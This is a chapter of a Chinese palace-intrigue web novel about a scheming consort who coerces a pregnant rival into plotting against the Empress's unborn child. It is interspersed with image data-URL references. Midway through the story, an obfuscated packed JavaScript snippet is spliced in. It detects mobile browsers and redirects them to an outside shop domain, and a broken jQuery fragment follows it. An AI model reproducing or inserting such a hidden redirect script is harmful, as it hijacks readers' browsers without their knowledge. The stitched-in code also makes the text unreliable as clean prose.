“我瞧着你是这段时间得了皇上的恩宠,忘记你到底是谁的人了,还真打算在这深宫中将你肚子里的孩子养大不成?”
淑贵妃斜倚在贵妃榻上,居高临下的看着不远处跪在地上大着肚子的琪妃,手中的杯子被她狠狠的攥在手里。要不是顾念着她肚子里那个孩子尚且有用,早就动手打死了。
淑贵妃抬手将手中的杯子狠狠丢在琪妃面前的地上,茶水溅了一地,碎片乱飞,砸在她身上掉在她衣服上。
那张精致的脸上丝毫不见任何气恼的痕迹,嘴角依旧挂着慵懒的笑意,看向琪妃的眼神里却不像脸上展现出的那样柔和。
她伸出涂着豆蔻的手指从宫女的手里接过帕子,随意擦了擦指尖并不存在的水渍,语气轻飘飘。
“茶杯不听话,砸了也罢。”
她说“砸了也罢”那四个字的时候,目光落在跪着的琪妃身上,随后转向地上那堆碎的不能再碎的杯子碎片上。
琪妃艰难的跪在地上,身体压迫着肚子,时时刻刻的提醒着她,肚子里的孩子并不是她的,而是一个随时可以拿出来对付旁人的工具。
“东西拿过来。”
淑贵妃话音刚落,一旁等待着的宫女立刻拿着刚得来的新线索走到琪妃面前,将东西递了过去。
琪妃抬头先是看向坐在上首的淑贵妃,见对方并没有阻拦,才伸手接过。
从外观看只是一个非常普通的信封,将薄薄的信纸从信封里面抽出来,入眼也只是简单的几行字,可就是这简单的几行字,却足以让琪妃的汗毛瞬间立起来。
“看到了?”淑贵妃明知故问道。
她从榻上下来,走到琪妃面前伸手将信纸连同信封全部都抽走,拿开灯罩放在火上干脆利落的烧干净。
做完这些,她才转头跟琪妃说正经的话。
“既然已经知道了,那皇后肚子里的孩子就不能留,必须除掉!”
琪妃听完淑贵妃的话后瞬间慌乱起来,她可没想要做害人的事情,她虽然是当了淑贵妃的工具人,但要害人这件事,她真的不行的。
淑贵妃等了半天没等到对方的回应,不用猜便已经知道了琪妃这个人的德行,有贼心没贼胆,废物一个。
“不做?”淑贵妃问。
“我…我…”
琪妃还没来得及说完,便直接被淑贵妃打断。
“不做也可以,我现在就带着你的奸夫去见皇上,欺君之罪你知道是什么下场,你是想要你家里的所有人都为你陪葬是吗?”
琪妃一听欺君之罪,那可是要诛九族的大罪,她立马慌张的跪着的姿势往淑贵妃的方向去。
她颤抖着双手抓住淑贵妃的衣服。
“娘娘,不要…不要。”
淑贵妃抬脚踹向她的手臂:“既然不要就去做!否则,你就等着你全家被满门抄斩吧。”
“…是。”
不一会儿,门外传来琪妃贴身宫女的声音,似乎正在说些什么,淑贵妃转头看了眼旁边站着的宫女,对方点了点头便出去了。
不过须臾,便听到一声清脆的巴掌声,说话声便变成了细微的哭声。
“敢在贵妃娘娘门前大呼小叫,我看你是活腻了。”
随后便是哭和说话声,听不太真切。
自我管教结束后,宫女将对方带了进来,原本白皙的脸上多了个巨大的红巴掌印,边缘泛着紫,可见打人者力气之大。
那人进来后跪在地上连头都不敢抬,丝毫不见在院中那副张狂的样子。
淑贵妃根本懒得跟她这种因为自家主子突然飞黄腾达,便以为有靠山在身,逐渐嚣张开始无法无天的蠢人多说一句。
“向贵妃娘娘重复一遍你刚才在院子内说的话。”
淑贵妃没说话,但她身旁的宫女确实不是凡人,能准确的读懂淑贵妃没张嘴的时候,内心所表达出来的想法。
那人跪在地上吓得一直哆哆嗦嗦,张了张嘴一直说不出来,偏头想要寻求自家主子的庇护,但很明显琪妃自己也自身难保。
“快说!”
宫女厉声斥责道,那人才犹豫着将刚才在院子中说过的话又重新说了一遍。
“…皇上…又…送…送了些…补品…说…午膳…过来陪…小主用膳。”
淑贵妃轻嗤一声:“还以为是什么皇恩浩荡的喜事儿呢,原来就是一些补品,你要不是有着身子,你以为这些东西真能轮得到你?”
淑贵妃狠狠的剜了琪妃一眼,末了善意的提醒她。
“真以为怀孕了就可以母凭子贵了?在这深宫中,怀上了不算本事,能生的下来平安长大才算是本事。”
“是,臣妾谨遵贵妃娘娘教诲。”
“瞧着时间不早了,回去准备午膳准备接驾吧。”
琪妃弯腰额头轻触地面,做尽了卑躬屈膝之事:“是,臣妾告退。”
琪妃踉跄着从地上站起来,双膝早就因为长时间的跪着导致有些酥麻,现下走路怕是比较费劲。
她的贴身宫女迅速伸手扶着她,两人缓慢的往外走,等到人彻底离开后,宫女凑过去问道。
“娘娘,真不打算给她点教训?”
淑贵妃正专心致志的看着手指上的豆蔻,听到宫女的话也只是一笑,随即反问。
“急什么?去找人去养心殿请皇上来用午膳。”“娘娘的意思是?”
“皇上陪着一起用膳就当作天大的喜事不停炫耀,我偏要抢过来,让你知道谁才是你的主子。”
“是。”宫女得令迅速出门去了养心殿方向。
“皇上,您尝尝这个,这可是御膳房新研制出来的菜,味道不错,里面加了一些药材,可以缓解身体疲劳,正适合皇上吃。”
淑贵妃拿着公筷将盘子里面的菜夹到他碗里,随后托着脑袋看萧临渊一口口的吃下她夹的菜。
等萧临渊全部都吃下去后,她才笑出来,伸手又夹了一块。
萧临渊点了点头:“味道不错。”
“臣妾也觉得不错呢,皇上多吃点。”
另一边。
“娘娘,皇上身边的王公公托人过来传话,说是皇上今日去了淑贵妃宫里用膳,让娘娘不用等了。”
琪妃坐在凳子上,望着满桌已经没了热气的饭菜,听着宫女传回来的话,只觉得心跟这菜一样,一阵阵的发凉。
宫女瞧着琪妃脸色不对劲,连忙询问。
“娘娘,您没事儿吧?要不要奴婢去养心殿求求皇上。”
“不准去。”琪妃出声拦下她。
“淑贵妃这是给我一个警告,警告我不要忘记自己的身份,要我记得今日所得的一切都是仰仗了谁。”
琪妃说着低头摸了摸自己尚未隆起的肚子,她自然是知道的,可她也想为自己搏一搏。
“事已至此,走到现在这种地步,早就已经身不由己了。”
日子在私下悉悉索索的小动作当中越走越远,一转眼琪妃和皇后已经怀孕三月有余。
一大早太医便来请了平安脉,确定胎相已经稳固,可以适当的外出
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17739692|206026||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
了。
这一消息可是给了那些原本就蠢蠢欲动的人一个最好的机会。
但皇后依旧维持着不出门的状态,反倒是琪妃被宫女扶着在御花园转了一圈,一路上遇到的妃嫔比平日里的都要多,每个人的视线都在她的肚子上转了又转,心里想的什么,她再清楚不过。
但她每一次转一圈之后要去的地方就是养心殿,萧临渊也已经对她每一天都会来一趟这件事情很习惯了。
不仅仅是他,还有一直守在门口的王德才,一见到琪妃的身影,立马就迎了上去。
“琪妃娘娘。”
“王公公,皇上在吗?”
琪妃扶着自己的肚子,步履缓慢的上台阶,一旁宫女的手里还拎着一个食盒,也是琪妃每一次来都会带的东西,是她专门叮嘱御膳房做的补汤。
按照以往的习惯,琪妃会先在养心殿里呆上一段时间,跟萧临渊闲聊一段时间,询问一些孩子最近的情况,最后会看着萧临渊将补汤全部都喝完,才会离开。
只是今日琪妃刚说完,王德才没立刻回答她的问题,凑过去犹豫着小声说。
“淑贵妃来了,现在还在里面跟皇上下棋呢,要不奴才进去通报一声?”
琪妃攥了攥袖口的布料,这是第几次了?上一次来的时候正巧撞见淑贵妃从养心殿里出来。
当时淑贵妃看她的眼神里都透露着一股子居高临下的施舍,只一眼她便知道淑贵妃是什么意思,无非是像当时的午膳一样,给她一个教训。
但不得不承认,这个教训彻底拿捏住了她。
她好不容易依靠着肚子里的孩子才能在皇上面前露脸,刷一些存在感,现在淑贵妃就是要告诉她,这些自己费劲所得到的关注度,是她伸伸手就能随意抢走的。
而且她毫无招架之力,只能认。
她认了。
“不用了。”琪妃拒绝,转头从宫女手里接过食盒递了过去“劳烦公公将补汤呈到皇上面前。”
王德才接过来。
“琪妃娘娘不再等等吗?”
“不等了,劳烦公公了。”
琪妃说完头也不回的带着人离开了。
王德才看向琪妃的背影以及自己手中的食盒,无奈的叹了口气,转身进了门。
淑贵妃捻着手中的黑子正在犹豫着应该下在哪里,抬眼便看到了拎着食盒进门的王德才。
她看了眼窗外的天色,这个时间点,来的人也只能是她。
“皇上,这是琪妃刚才送来的补汤,吩咐奴婢务必让皇上喝下。”
没等萧临渊有任何的反应,淑贵妃率先将手中的黑子丢回罐子里,支着脑袋看向对面。
“琪妃当真是关心皇上,日日送补汤过来,她还怀着孩子呢,当真是辛苦。”
萧临渊依旧低着头看着面前的棋面,棋子还夹在指尖等待放在棋盘上,对于淑贵妃的话,他完全没有任何反应。
轻微的‘哒’声响起,萧临渊侧头看向站在一旁的王德才,自然也瞧见了对方手里拎着的食盒。
“放哪儿吧,一会儿再说。”
嗓音不冷不淡的,大多是毫不在意以及注意力根本就不在这上面的随口敷衍。
萧临渊的反应极大程度的满足了淑贵妃的内心。
“皇上不喝吗?这可是琪妃亲自送来的。”
“等会儿再喝,该你下了。”
淑贵妃笑着应声,手伸进棋罐里摸了个棋子出来,看向棋盘时的神情愉悦占了大部分,更多的是凌驾于她人之上的得意。